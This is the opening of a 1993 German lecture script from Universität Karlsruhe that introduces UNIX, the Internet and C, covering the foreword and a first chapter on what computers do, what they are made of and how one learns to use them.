E-Mail: wualex1@mvmhp.ciw.uni-karlsruhe.de (Internet)

Telefon: 0721/608-2404

Fax: 0721/693965

Ausgabedatum: 30. Dezember 1993. Ausgabe 1993/2. Satzspiegel vergrößert, einige Lücken gefüllt, Fehler verbessert.

Geschrieben mit dem Editor `vi(1)` auf einer Hewlett-Packard 9000/835S unter HP-UX (UNIX System V) im CIP-Pool 2, formatiert mit LaTeX, ausgegeben auf einem Hewlett-Packard Laserjet IIISi unter Verwendung von Postscript. Gedruckt in der Druckerei der Universität Karlsruhe.

Dies ist ein Skriptum. Es ist unvollständig und enthält Fehler.

Die Programmbeispiele sind im Internet mittels Anonymous FTP von `ftp.ciw.uni-karlsruhe.de`, Verzeichnis `/pub/unix/...` abrufbar.

Das Skriptum ist bei der Skriptenverkaufsstelle des Studentenwerks der Universität Karlsruhe zum Preis von 12,– DM erhältlich, außerdem per anonymous-ftp als Postscript-File (100 % logisch abbaubar) im Netz (ftp.ciw.uni-karlsruhe.de; 129.13.118.2), Verzeichnis /pub/unix.

There is an old system called UNIX,
suspected by many to do nix,
but in fact it does more
than all systems before,
and comprises astonishing uniques.

Vorwort

Beim Schreiben haben wir an Leser mit wenigen Vorkenntnissen in der Elektronischen Datenverarbeitung (EDV) gedacht; die Einführung soll – wie Fritz Reuters *Urgeschicht von Meckelnborg* – ok för Schaulkinner tau bruken sin. Für die des Niederdeutschen nicht Kundigen zitieren wir aus dem Vorwort zu einem Buch des Mathematikers Richard Courant: "Das Buch wendet sich an einen weiten Kreis: an Schüler und Lehrer, an Anfänger und Gelehrte, an Philosophen und Ingenieure.", wobei wir ergänzen, daß uns dieser Satz eine noch nicht erreichte Verpflichtung ist und vermutlich bleiben wird. Das Nahziel ist eine Vertrautheit mit dem Betriebssystem UNIX, dem internationalen Computernetz Internet und der Programmiersprache C, die so weit reicht, daß der Leser selbständig weiterarbeiten kann. Ausgelernt hat man nie.

Der Text besteht aus sechs Teilen. Nach anfänglichen Schritten zur Eingewöhnung in den Umgang mit dem Computer beschreibt der erste Teil kurz die Hardware, der zweite das Betriebssystem UNIX samt den wichtigsten Netzdiensten des Internets mit Bezügen auf MS-DOS und OS/2, der dritte die Programmiersprache C mit Bezügen auf BASIC, FORTRAN und PASCAL, der vierte einige Anwendungen und der fünfte Rechtsfragen im Zusammenhang mit der EDV. Ein umfangreicher Anhang enthält Fakten, die man immer wieder braucht. Bei der Stoffauswahl haben wir uns von unserer Arbeit als Benutzer und Verwalter eines international vernetzten UNIX-Systems sowie als Programmierer vorzugsweise in C und FORTRAN leiten lassen.

Hinsichtlich vieler Einzelheiten wird auf die Referenz-Handbücher zu den Rechenanlagen und Programmiersprachen verwiesen. Wir wollen nicht den Text durch Dinge aufblähen, die man besser dort nachschlägt. Den Umfang von rund 500 Seiten haben wir gewählt, um den Leser nicht durch zu hohe Anforderungen an seinen Geldbeutel und an seine Zeit abzuschrecken. "Alles über UNIX, das Internet und C" ist kein Buch, sondern ein Bücherschrank.

UNIX ist das erste und einzige Betriebssystem, das auf einer Vielzahl von Computertypen läuft. Das ist sein größter Vorzug. Wir haben versucht, möglichst unabhängig von einer bestimmten Anlage zu schreiben. Über Ihre örtlichen Besonderheiten müssen Sie sich daher aus weiteren Quellen unterrichten. In der Universität Karlsruhe kommt dafür das *UNIX Workstations Benutzerhandbuch* des Rechenzentrums in Frage. Anderenorts gibt es ähnliche Hilfen, oft in Form eines Textfiles. In kritischen Fällen sollte man versuchen, neueste Informationen zu bekommen. The Galaxy is a rapidly changing place.

Das Internet ist das größte internationale Computernetz, eigentlich ein Zusammenschluß vieler regionaler Netze. Vor allem Universitäten und Behörden sind eingebunden, zum Teil auch die Industrie. Wir gehen etwas optimistisch davon aus, daß jeder Leser einen Zugang zum Netz hat. Bei der gegenwärtigen raschen Entwicklung ist der Netzzugang tatsächlich nur noch eine Frage von wenigen Jahren. Diesem Buch liegt daher keine Diskette oder Compact Disk (CD) bei, die Programme und ergänzende Texte stehen im Netz zur Verfügung.

Die Programmiersprache C ist – im Vergleich zu BASIC etwa – ziemlich einheitlich. Wir bemühen uns, die Programmbeispiele unter mehreren C-Compilern zu testen und gegebenenfalls auf Unterschiede hinzuweisen. Ob C besser ist als FORTRAN oder PASCAL oder sonst irgendeine neuere Programmiersprache, darüber läßt sich end- und fruchtlos streiten. Wir entfachen dessentwegen keinen Glaubenskrieg. UNIX, das Internet und C könnten unabhängig voneinander betrachtet werden, in der Praxis jedoch sind sie miteinander verflochten.

Einige Abschnitte können Sie überfliegen, falls Sie entsprechende Vorkenntnisse mitbringen, andere sind zum Durcharbeiten nach dem Erwerb der Grundkenntnisse vorgesehen. An einigen Stellen gehen wir außer auf das Wie auch auf das Warum ein oder zeigen, daß es andere Wege als die von UNIX und C begangenen gibt. Von Zeit zu Zeit sollte man den Blick weg von den Bäumen auf den Wald richten, sonst häuft man nur kurzlebiges Wissen an.

Man kann den Gebrauch eines Betriebssystems oder einer Programmiersprache nicht erlernen ohne praktische Übungen – das ist wie beim Klavierspielen, Kuchenbacken, Segeln oder bei einer Fremdsprache. Die Beispiele und Übungen wurden auf einer Hewlett-Packard 9000/835S unter HP-UX (UNIX V) 8.0 und einem PC der Marke Weingartener Katzenberg Auslese unter Microsoft DOS 5.0 und Microsoft Quick-C 2.5 sowie unter MINIX 1.5 entwickelt. Als Shell wurde die Korn-Shell bevorzugt, als Sprache ANSI-C. Auf anderen Anlagen können sich geringe Abweichungen ergeben.

Dem Text liegen eigene Erfahrungen aus fast vier Jahrzehnten Umgang mit elektronischen Rechenanlagen und aus Kursen über BASIC, FORTRAN, C und UNIX zugrunde. Wir haben auch fremde Hilfe beansprucht und danken Kollegen in den Universitäten Karlsruhe und Lyon sowie Mitarbeitern der Firmen IBM und Hewlett-Packard für schriftliche Unterlagen und mündliche Hilfe, zwei Nachwuchs-Informatikern für ihre bohrenden Fragen sowie zahlreichen Studenten für Anregungen und Diskussionen. Dr. iur. Elke L. Barnstedt, Universität Karlsruhe, hat freundlicherweise das Kapitel *Computerrecht* beigesteuert, Dipl.-Math. Andreas Wiethoff, Institut für Angewandte Mathematik, den Abschnitt über C-XSC. Darüber hinaus haben wir nach Kräften das Internet angezapft und viele dort kursierende Guides, Primers, Tutorials und Sammlungen von Frequently Asked Questions verwendet.

So eine Arbeit wird eigentlich nie fertig, man muß sie für fertig erklären, wenn man nach Zeit und Umständen das Möglichste getan hat, um es mit Johann Wolfgang von Goethe zu sagen (Italienische Reise; Caserta, den 16. März 1787). Wir erklären unsere Arbeit für unfertig und bitten, die Mängel zu entschuldigen.

Inhalt

Abbildungen

Programme

Rien n'est simple.
Sempé

Kapitel 1

Über den Umgang mit Computern

1.1 Was macht ein Computer?

Eine elektronische Datenverarbeitungsanlage, ein **Computer**, ist ein Werkzeug, mit dessen Hilfe man **Informationen**

- speichert (Änderung der zeitlichen Verfügbarkeit),
- übermittelt (Änderung der örtlichen Verfügbarkeit),
- verändert (Umgestalten des Inhalts).

Für Informationen sagt man auch **Nachrichten** oder **Daten**[1] Sie lassen sich durch gesprochene oder geschriebene Wörter, Zahlen, Bilder oder im Computer durch elektrische Signale darstellen. **Speichern** heißt, die Information so zu erfassen und aufzubewahren, daß sie am selben Ort zu einem späteren Zeitpunkt unverändert zur Verfügung steht. **Übermitteln** heißt, eine Information unverändert einem Dritten – in der Regel an einem anderen Ort – verfügbar zu machen, was wegen der endlichen Geschwindigkeit aller irdischen Vorgänge Zeit kostet. Da sich elektrische Transporte jedoch mit Lichtgeschwindigkeit (nahezu 300 000 km/s) fortbewegen, spielt der Zeitbedarf nur in seltenen Fällen eine Rolle. Die Juristen denken beim Übermitteln weniger an eine Ortsänderung als an eine Änderung der Verfügungsgewalt. Besagter Dritter kann durchaus auf demselben Computer arbeiten. Zum Speichern oder Übermitteln muß die physikalische Form der Information meist mehrmals verändert werden, was sich auf den Inhalt auswirken kann, aber nicht soll. **Verändern** heißt inhaltlich verändern, suchen, auswählen, verknüpfen, sortieren, prüfen, sperren und löschen. Tätigkeiten, die mit Listen, Karteien, Rechenschemata zu tun haben oder die mit geringen Änderungen häufig wiederholt werden, sind mit Computerhilfe schneller und sicherer zu bewältigen. Computer finden sich nicht nur in Form grauer Kästen auf oder neben Schreibtischen, sondern auch versteckt in Fotoapparaten, Waschmaschinen, Heizungsregelungen, Autos und Telefonen.

[1]Schon geht es los mit den Fußnoten: Bei genauem Hinsehen gibt es Unterschiede zwischen Information, Nachricht und Datum, siehe Abschnitt 3.18 *Exkurs über Informationen*.

Das Wort *Computer* stammt aus dem Englischen, wo es vor hundert Jahren eine Person bezeichnete, die berufsmäßig rechnete, zu deutsch ein Rechenknecht. Heute versteht man nur noch die Maschinen darunter. Das englische Wort hinwiederum geht auf lateinisch *computare* zurück, was berechnen, veranschlagen, erwägen, überlegen bedeutet. Die Franzosen sprechen vom *ordinateur*, dessen lateinischer Ursprung *ordo* Reihe, Ordnung bedeutet. Die Schweden nennen die Maschine *dator*, analog zu *Motor*. Wir ziehen das englische Wort *Computer* dem deutschen Wort *Rechner* vor, weil uns Rechnen zu eng mit dem heutigen Begriff der Zahl[2] verbunden ist und Computer auch andere Informationen verarbeiten.

Die Wissenschaft von der Informationsverarbeitung ist die **Informatik**, englisch *Computer Science*, französisch *Informatique*. Ihre Wurzeln sind die **Mathematik** und die **Elektrotechnik**; kleinere Wurzelausläufer reichen auch in Wissenschaften wie Physiologie und Linguistik. Sie zählt zu den Ingenieurwissenschaften. Der Begriff Informatik[3] ist rund vierzig Jahre alt, Computer gibt es seit fünfzig Jahren, Überlegungen dazu stellten CHARLES BABBAGE vor rund zweihundert und GOTTFRIED WILHELM LEIBNIZ vor vierhundert Jahren an, ohne Erfolg bei der praktischen Verwirklichung ihrer Gedanken zu haben. Die Bedeutung der Information war dagegen schon den Alten bekannt. Der Läufer von Marathon setzte 490 vor Christus sein Leben daran, eine Information so schnell wie möglich in die Heimat zu übermitteln. Neu in unserer Zeit ist die Möglichkeit, Informationen maschinell zu verarbeiten.

Informationsverarbeitung ist nicht an Computer gebunden. Insofern könnte man Informatik ohne Computer betreiben und hat das – unter anderen Namen – auch getan. Die Informatik beschränkt sich insbesondere *nicht* auf das Programmieren von Computern. Der Computer hat jedoch die Aufgaben und die Möglichkeiten der Informatik ausgeweitet. Unter **Technischer Informatik** – gelegentlich Lötkolben-Informatik geheißen – versteht man den elektrotechnischen Teil. Den Gegenpol bildet die **Theoretische Informatik** – nicht zu verwechseln mit der Informationstheorie – die sich mit formalen Sprachen, Grammatiken, Semantik, Automaten, Entscheidbarkeit, Vollständigkeit und Komplexität von Problemen beschäftigt. Computer und Programme sind in der **Angewandten Informatik** zu Hause. Die Grenzen innerhalb der Informatik sowie zu den Nachbarwissenschaften sind jedoch unscharf und durchlässig.

Computer sind **Automaten**, Maschinen, die auf bestimmte Eingaben mit bestimmten Tätigkeiten und Ausgaben antworten. Dieselbe Eingabe führt immer zu derselben Ausgabe; darauf verlassen wir uns. Deshalb ist es im Grundsatz unmöglich, mit Computern Zufallszahlen zu erzeugen (zu würfeln). Zwischen einem Briefmarkenautomaten ("Postwertzeichengeber") und einem Computer besteht jedoch ein wesentlicher Unterschied. Ein Briefmarkenautomat nimmt nur Münzen entgegen und gibt nur Briefmarken aus. Es hat auch mechanische Rechenautomaten gegeben, die für spezielle Aufgaben wie die Berechnung von Geschoßbahnen oder Gezeiten (Ebbe und Flut) eingerichtet waren. Das Verhalten von mechanischen Automaten ist durch ihre Mechanik unveränderlich vorgegeben.

[2]Die ursprüngliche Bedeutung des Wortstammes *zahl* ist noch am Wort *erzählen* erkennbar, vergleiche englisch *to tell* oder schwedisch *tala*.

[3]Die früheste, uns bekannte Erwähnung des Begriffes findet sich in der Firmenzeitschrift SEG-Nachrichten (Technische Mitteilungen der Standard Elektrik Gruppe) 1957 Nr. 4, Seite 171: KARL STEINBUCH, Informatik: Automatische Informationsverarbeitung.

Bei einem Computer hingegen wird das Verhalten durch ein **Programm** bestimmt, das im Gerät gespeichert ist und leicht ausgewechselt werden kann. Derselbe Computer kann sich wie eine Schreibmaschine, eine Rechenmaschine, eine Zeichenmaschine, ein Telefon-Anrufbeantworter, ein Schachspieler oder wie ein Lexikon verhalten, je nach Programm. Der Verwandlungskunst sind natürlich Grenzen gesetzt. Die Kaffeemaschine ist immer noch unentbehrlich. Das Wort *Programm* ist lateinisch-griechischen Ursprungs und bezeichnet ein öffentliches Schriftstück wie ein Theater- oder Parteiprogramm. Im Zusammenhang mit Computern ist an ein Arbeitsprogramm zu denken. Die englische Schreibweise ist *programme*, Computer ziehen jedoch das amerikanische *program* vor. Die Gallier reden häufiger von einem *logiciel* (mask.) als von einem *programme*, wobei *logiciel* das gesamte zu einer Anwendung gehörende Programmpaket meint – bestehend aus mehreren Programmen samt Dokumentation.

Ebenso wie man die Größe von Massen, Kräften oder Längen mißt, werden auch **Informationsmengen** gemessen. Nun liegen Informationen in unterschiedlicher Form vor. Sie lassen sich jedoch alle auf Folgen von zwei Zeichen zurückführen, die mit 0 und 1 oder H (high) und L (low) bezeichnet werden. Sie dürfen auch Anna und Otto dazu sagen, es müssen nur zwei verschiedene Zeichen sein. Diese einfache Darstellung wird **binär** genannt, zu lateinisch *bis* = zweimal. Die **Binärdarstellung** beliebiger Informationen durch zwei Zeichen darf nicht verwechselt werden mit der **Dualdarstellung** von Zahlen, bei der die Zahlen auf Summen von Potenzen zur Basis 2 zurückgeführt werden. Eine Dualdarstellung ist immer auch binär, das Umgekehrte gilt nicht.

Warum bevorzugen Computer binäre Darstellungen von Informationen? Als die Rechenmaschinen noch mechanisch arbeiteten, verwendeten sie das Dezimalsystem, denn es ist einfach, Zahnräder mit 20 oder 100 Zähnen herzustellen. Viele elektronische Bauelemente hingegen kennen nur zwei Zustände wie ein Schalter, der entweder offen oder geschlossen ist. Mit binären Informationen hat es die Elektronik leichter. In der Anfangszeit hat man aber auch dezimal arbeitende elektronische Computer gebaut.

Eine 0 oder 1 stellt eine Binärziffer dar, englisch binary digit, abgekürzt Bit. Ein **Bit** ist das unteilbare Datenatom. Zugleich ist 1 bit (kleingeschrieben) die Maßeinheit für Datenmengen. Ein Bit ist also eine Datenmenge der Größe 1 bit. Die Folge 101100 umfaßt 6 Bit und ist 6 bit groß. Kombinationen von 8 Bits spielen eine große Rolle, sie werden daher zu einem **Byte** zusammengefaßt. Gelegentlich spricht man auch von einem **Oktett**. Auf dem Papier wird ein Byte oft durch ein Paar hexadezimaler Ziffern – ein **Hexpärchen** – wiedergegeben. Das **Hexadezimalsystem** – das Zahlensystem zur Basis 16 – wird uns häufig begegnen, in UNIX auch das **Oktalsystem** zur Basis 8. Durch ein Byte lassen sich 2 hoch 8 = 256 unterschiedliche Zeichen darstellen. Das reicht für unsere europäischen Buchstaben, Ziffern und Satzzeichen. Ebenso wird mit einem Byte eine Farbe aus 256 unterschiedlichen Farben ausgewählt. 1 Kilobyte sind 1024 Byte, 1 Megabyte sind 1024 Kilobyte, 1 Gigabyte sind 1024 Megabyte. Man findet auch 1 Megabyte gleich 1000 Kilobyte (bei Platten).

Der Computer verarbeitet Informationen in Einheiten eines **Maschinenwortes**, das je nach der Breite der Datenregister des Prozessors ein bis acht Bytes umfaßt. Der durchschnittliche Benutzer[4] kommt mit dieser Einheit selten in Berührung; für den Assembler-Programmierer sind die Datentypen am einfachsten, die sich gerade in einem Maschinenwort darstellen lassen. **Nibbles** bestehen aus 4 Bits oder einem halben Byte, **Quads** aus 2 Bits.

1.2 Woraus besteht ein Computer?

Der Benutzer sieht von einem Computer vor allem den **Bildschirm**[5] (screen) und die **Tastatur** (keyboard), auch Hackbrett genannt. Diese beiden Geräte werden zusammen als **Terminal** (terminal) bezeichnet und stellen die Verbindung zwischen Benutzer und Computer dar. Mittels der Tastatur spricht der Benutzer zum Computer, auf dem Bildschirm erscheint die Antwort.

Der eigentliche Computer, der **Prozessor**, ist in die Tastatur eingebaut wie beim Schneider CPC 464 oder Commodore C64, in das Bildschirmgehäuse wie beim ersten Apple Macintosh oder in ein eigenes Gehäuse. Seine wichtigsten Teile sind der **Zentralprozessor** (central processing unit, CPU), und der **Arbeitsspeicher** (memory).

Um recht in Freuden arbeiten zu können, braucht man noch einen **Massenspeicher** (mass storage), der seinen Inhalt nicht vergißt, wenn der Computer ausgeschaltet wird. Nach dem heutigen Stand der Technik arbeiten die meisten Massenspeicher mit magnetischen Datenträgern ähnlich wie Ton- oder Videobandgeräte. Tatsächlich verwendeten die ersten Personal Computer Tonbandkassetten als Datenträger. Weit verbreitet sind scheibenförmige magnetische Datenträger in Form von **Disketten** (floppy disk) und **Festplatten** (hard disk).

Disketten, auch Schlappscheiben genannt, werden nach Gebrauch aus dem **Laufwerk** (drive) des Computers herausgenommen und im Schreibtisch vergraben oder mit der Post verschickt. Festplatten verbleiben in ihrem Laufwerk.

Da man gelegentlich etwas schwarz auf weiß besitzen möchte, gehört zu den meisten Computern ein **Drucker** (printer). Ferner ist ein Computer, der etwas auf sich hält, heutzutage durch ein **Netz** (network) mit anderen Computern rund um die Welt verbunden. Damit ist die Anlage vollständig.

Was um den eigentlichen Computer (Prozessoreinheit) herumsteht, wird als **Peripherie** bezeichnet. Die peripheren Geräte sind über **Schnittstellen** (Datensteckdosen) angeschlossen.

In Abb. 1.1 sehen wir das Ganze schematisch dargestellt. In der Mitte die CPU, untrennbar damit verbunden der Arbeitsspeicher. Um dieses Paar herum die Peripherie, bestehend aus Terminal, Massenspeicher, Drucker und Netzanschluß.

[4] Unter Benutzer, Programmierer, System-Manager usw. verstehen wir auch ihre weiblichen Erscheinungsformen, ohne dieses durch eine besondere Schreibweise hervorzuheben. Wir kennen persönlich kundige und liebenswürdige Vertreterinnen der jeweiligen Gattungen, eine Minderheit zwar, aber keine Ausnahme.

[5] Aus der Fernsehtechnik kommend wird der Bildschirm oft Monitor genannt. Da dieses Wort hier nicht ganz trifft und im Zusammenhang mit Computern auch ein Programm bezeichnet, vermeiden wir es.



Abb. 1.1: Aufbau eines Computers

Sie können aber immer noch nichts damit anfangen, allenfalls heizen. Es fehlt noch die Intelligenz in Form eines **Betriebssystems** (operating system) wie UNIX.

1.3 Was muß man wissen?

Ihre ersten Gedanken werden darum kreisen, wie man dem Computer vernünftige Reaktionen entlockt. Sie brauchen keine Angst zu haben: durch Tastatureingaben (außer Kaffee und ähnlichen Programming Fluids) ist ein Computer nicht zu zerstören[6]. Zum Arbeiten mit einem Computer muß man drei Dinge lernen:

- den Umgang mit der **Hardware**,
- den Umgang mit dem **Betriebssystem**,
- den Umgang mit einem **Anwendungsprogramm**, zum Beispiel einem Programm zur Textverarbeitung.

Darüber hinaus sind Englischkenntnisse und Übung im Maschinenschreiben nützlich.

[6] Es ist auf PCs möglich, durch Verändern einzelner Bits in den Registern von Grafikkarten einen Bildschirm zu zerstören. Aus Versehen gerät man jedoch niemals in diese Lage.

Das Lernen besteht zunächst darin, sich einige hundert Begriffe anzueignen. Das ist in jedem Wissensgebiet so. Man kann nicht über Primzahlen, Wahrscheinlichkeitsamplituden, Sonette oder Sonaten nachdenken, ohne sich vorher über die Begriffe klargeworden zu sein.

Die **Hardware**[7] umschließt alles, was aus Kupfer, Eisen, Kunststoffen, Glas und dergleichen besteht, was man anfassen kann. Dichterfürst Friedrich von Schiller hat den Begriff Hardware trefflich gekennzeichnet:

> Leicht beieinander wohnen die Gedanken,
> doch hart im Raume stoßen sich die Sachen.

Falls Sie es vergessen haben: Die Verse stehen in *Wallensteins Tod* im 2. Aufzug, 2. Auftritt. Wallenstein spricht sie zu Max Piccolomini. Was sich hart im Raume stößt, gehört zur Hardware, was leicht beieinander wohnt, die Gedanken, ist **Software**. Die Gedanken stecken in den Programmen und den Daten. Mit Worten von René Descartes ("cogito ergo sum") könnte man die Software als res cogitans, die Hardware als res extensa ansehen, wobei keine ohne die andere etwas bewirken kann. Er verstand unter der res cogitans allerdings nicht nur das Denken, sondern auch das Bewußtsein und die Seele und hätte jede Beziehung zwischen einer Maschine und seiner res cogitans abgelehnt.

Die reine Hardware – ohne Betriebssystem – tut nichts anderes als elektrische Energie in Wärme zu verwandeln. Sie ist ein Ofen, mehr nicht. Das **Betriebssystem** ist ein Programm, das diesen Ofen befähigt, Daten einzulesen und in bestimmter Weise zu antworten. Hardware plus Betriebssystem machen den Computer aus. Wir bezeichnen diese Kombination als **System**. Andere sagen auch Plattform dazu. Eine bestimmte Hardware kann mit verschiedenen Betriebssystemen laufen, umgekehrt kann dasselbe Betriebssystem auch auf unterschiedlicher Hardware laufen (gerade das ist eine Stärke von UNIX).

Bekannte Betriebssysteme sind MS-DOS von Microsoft, DR-DOS von Novell und IBM OS/2 für IBM-PCs und ihre Verwandtschaft, VMS für die VAXen der Digital Equipment Corporation (DEC) sowie UNIX von AT&T für eine ganze Reihe von mittleren mehrplatzfähigen Computern verschiedener Hersteller.

Um eine bestimmte Aufgabe zu erledigen – um einen Text zu schreiben oder ein Gleichungssystem zu lösen – braucht man noch ein **Anwendungsprogramm** (application program). Dieses kauft man fertig, zum Beispiel ein Programm zur Textverarbeitung oder zur Tabellenkalkulation, oder schreibt es selbst. In diesem Fall muß man eine **Programmiersprache** (programming language) beherrschen. Die bekanntesten Sprachen sind BASIC, COBOL, FORTRAN, PASCAL und C. Es gibt mehr als tausend.

Das nötige Wissen kann man auf mehreren Wegen erwerben und auf dem laufenden halten:

[7]Wir wissen, daß wir ein deutsch-englisches Kauderwelsch gebrauchen, aber wir haben schon so viele schlechte und uneinheitliche Übersetzungen der amerikanischen Fachwörter gelesen, daß wir der Deutlichkeit halber teilweise die amerikanischen Wörter vorziehen. Oft sind auch die deutschen Wörter mit unerwünschten Assoziationen belastet. Im übrigen: wenn die Mediziner lateinische Fachausdrücke verwenden, die Musiker italienische und die Gastronomen französische, warum sollten dann die Informatiker nicht auch ihre termini technici aus einer anderen Sprache übernehmen dürfen?

- Kurse, Vorlesungen
- Lehrbücher, Skripten
- Zeitschriften
- Electronic Information
- Lernprogramme
- Videobänder

Gute **Kurse** oder **Vorlesungen** verbinden Theorie und Praxis, das heißt Unterricht und Übungen am Computer. Zudem kann man Fragen stellen und bekommt Antworten. Nachteilig ist der feste Zeitplan. Die schwierigen Fragen tauchen erst nach Kursende auf. Viele Kurse sind auch teuer.

Bei den Büchern muß man zwischen **Lehrbüchern** (Einführungen, Tutorials, Guides) und **Nachschlagewerken** (Referenz-Handbücher, Reference Manuals)[8] unterscheiden. Lehrbücher führen durch das Wissensgebiet, treffen eine Auswahl, werten oder diskutieren und verzichten auf Einzelheiten. Nachschlagewerke sind nach Stichwörtern geordnet, beschreiben alle Einzelheiten und helfen bei allgemeinen Schwierigkeiten gar nicht. Will man wissen, welche Werkzeuge UNIX zur Textverarbeitung bereit hält, braucht man ein Lehrbuch. Will man hingegen wissen, wie man den Editor `vi(1)` veranlaßt, nach einer Zeichenfolge zu suchen, so schlägt man im Referenz-Handbuch nach. Auf UNIX-Systemen ist üblicherweise das UNIX-Referenz-Handbuch als File verfügbar, ein Grund mehr, weshalb wir auf die Wiedergabe verzichten.

Die Einträge in den Referenz-Handbüchern sind knapp gehalten. Bei einfachen Kommandos wie `pwd(1)` oder `who(1)` sind sie dennoch auf den ersten Blick verständlich. Zu Kommandos wie `vi(1)`, `sh(1)` oder `xdb(1)`, die umfangreiche Aufgaben erledigen, gehören schwer verständliche Einträge, die voraussetzen, daß man die wesentlichen Züge des Kommandos bereits kennt. Diese Kenntnis vermitteln **Einzelwerke**, die es zu einer Reihe von UNIX-Kommandos gibt, siehe Anhang L *Literatur*.

Ohne Computer bleibt das Bücherwissen trocken und abstrakt. Man sollte daher die Bücher in der Nähe eines Terminals lesen, so daß man sein Wissen sofort ausprobieren kann[9]. Das Durcharbeiten der Übungen gehört dazu, auch wegen der Erfolgserlebnisse.

Zeitschriften berichten über Neuigkeiten. Manchmal bringen sie auch Kurse in Fortsetzungsform. Ein Lehrbuch oder Referenz-Handbuch ersetzen sie nicht. Sie eignen sich zur Ergänzung und Weiterbildung, sobald man über ein Grundwissen verfügt. Von einer guten Computerzeitschrift darf man heute verlangen, daß sie über E-Mail erreichbar ist und ihre Informationen im Netz verfügbar macht.

[8]Real programmers don't read manuals.

[9]Es heißt, daß von der Information, die man durch Hören aufnimmt, nur 30 % im Gedächtnis haften bleiben. Beim Sehen sollen es 50 % sein, bei Sehen und Hören zusammen 70 %. Vollzieht man etwas eigenhändig nach – begreift man es im wörtlichen Sinne – ist der Anteil noch höher. Hingegen hat das maschinelle Kopieren von Informationen keine Wirkungen auf das Gedächtnis und kann daher nicht als Ersatz für die klassischen Wege des Lernens gelten.

Electronic Information besteht aus allgemein zugänglichen Mitteilungen in den Computernetzen. Das sind Bulletin Boards (Schwarze Bretter), Computerkonferenzen und -diskussionen, Electronic Mail, Netnews, Veröffentlichungen, die per Anonymous FTP kopiert werden und ähnliche Dinge. Sie sind aktueller als Zeitschriften, die Diskussionsmöglichkeiten gehen weiter, und man findet auch Informationen, die man wegen möglicher juristischer Verwicklungen nicht drucken lassen würde. Neben viel nutzlosem Zeug stehen hochwertige Beiträge von Fachleuten aus Universitäten und Computerfirmen. Ein guter Tip sind die FAQ-Listen (Frequently Asked Questions, samt Antworten) in den Netnews. Hauptproblem ist das Filtern der Informationsflut. Im Internet erscheinen täglich (!) mehrere 10.000 Beiträge.

Das Zusammenwirken von Büchern oder Zeitschriften mit Electronic Information sieht erfolgversprechend aus. Manchen Computerbüchern liegt bereits eine Diskette oder CD-ROM bei. Das sind statische Informationen ohne Möglichkeit zum Dialog mit den Urhebern. Wir haben versuchsweise einen Anonymous-FTP-Server (ftp.ciw.uni-karlsruhe.de) eingerichtet, auf dem ergänzende Informationen verfügbar sind, die wir auf dem laufenden halten, eine Liste von Korrekturen (Errata) beispielsweise. Ferner finden sich dort die Quellen aller Programme und Kopien der von uns angeführten elektronischen Informationen anderer Autoren. Unsere E-Mail-Anschrift finden Sie im Impressum.

Es gibt **Lernprogramme** zu Hardware, Betriebssystemen und Anwendungsprogrammen. Man könnte meinen, daß sich gerade der Umgang mit dem Computer mit Hilfe des Computers lernen läßt. Moderne Computer mit **Hypertext**[10], bewegter farbiger Grafik, Dialogfähigkeit und Tonausgabe bieten tatsächlich Möglichkeiten, die dem Buch verwehrt sind. Der Aufwand für ein Lernprogramm, das diese Möglichkeiten ausnutzt, ist allerdings beträchtlich, und deshalb sind manche Lernprogramme nicht gerade ermunternd. Es gibt zwar Programme – sogenannte Autorensysteme – die das Schreiben von Lernsoftware erleichtern, aber Arbeit bleibt es trotzdem. Auch gibt es vorläufig keinen befriedigenden Ersatz für Unterstreichungen und Randbemerkungen, mit denen einige Leser ihren Büchern eine persönliche Note geben.

Über den modernen Wegen der Wissensvermittlung hätten wir beinahe einen jahrzehntausendealten, aber immer noch aktuellen Weg vergessen: **Fragen**. Wenn Sie etwas wissen wollen oder nicht verstanden haben, fragen Sie, notfalls per E-Mail. Die meisten UNIX-**Wizards** (wizard: person who effects seeming impossibilities; man skilled in occult arts; person who is permitted to do things forbidden to ordinary people) sind nette Menschen und freuen sich über Ihren Wissensdurst. Möglicherweise bekommen Sie verschiedene Antworten – es gibt in der Informatik auch Glaubensfragen – doch nur so kommen Sie weiter.

Weiß auch Ihr Wizard nicht weiter, können Sie sich an die Öffentlichkeit wenden, das heißt an die schätzungsweise zehn Millionen Internet-Teilnehmer. Den

[10]Hypertext ist ein Text, bei dem Sie erklärungsbedürftige Wörter mit der Maus anklicken und dann die Erklärung auf den Bildschirm bekommen. In Hypertext wäre diese Fußnote eine solche Erklärung. Sie können sich auch alle weiteren Stellen anzeigen lassen, an denen der Begriff vorkommt, sparen sich also das Suchen im Sachregister. Der Begriff wurde bereits Anfang der 60er Jahre von Ted Nelson in den USA geprägt.

Weg dazu finden Sie unter dem Stichwort Netnews. Sie sollten allerdings vorher Ihre Handbücher gelesen haben und diesen Weg nicht bloß aus Bequemlichkeit wählen. Sonst erhalten Sie *RTFM*[11] als Antwort.

1.4 Wie läuft eine Sitzung ab?

Die Arbeit mit dem Computer vollzieht sich meist im Sitzen vor einem Terminal und wird daher **Sitzung** (session) genannt. Mittels der Tastatur teilt man dem Computer seine Wünsche mit, auf dem Bildschirm antwortet er. Diese Arbeitsweise wird **interaktiv** genannt und als (Bildschirm-)**Dialog** bezeichnet, zu deutsch Zwiegespräch. Die Tastatur sieht ähnlich aus wie eine Schreibmaschinentastatur (weshalb Fähigkeiten im Maschinenschreiben nützlich sind), hat aber ein paar Tasten mehr. Der Bildschirm ist ein naher Verwandter des Fernsehers.

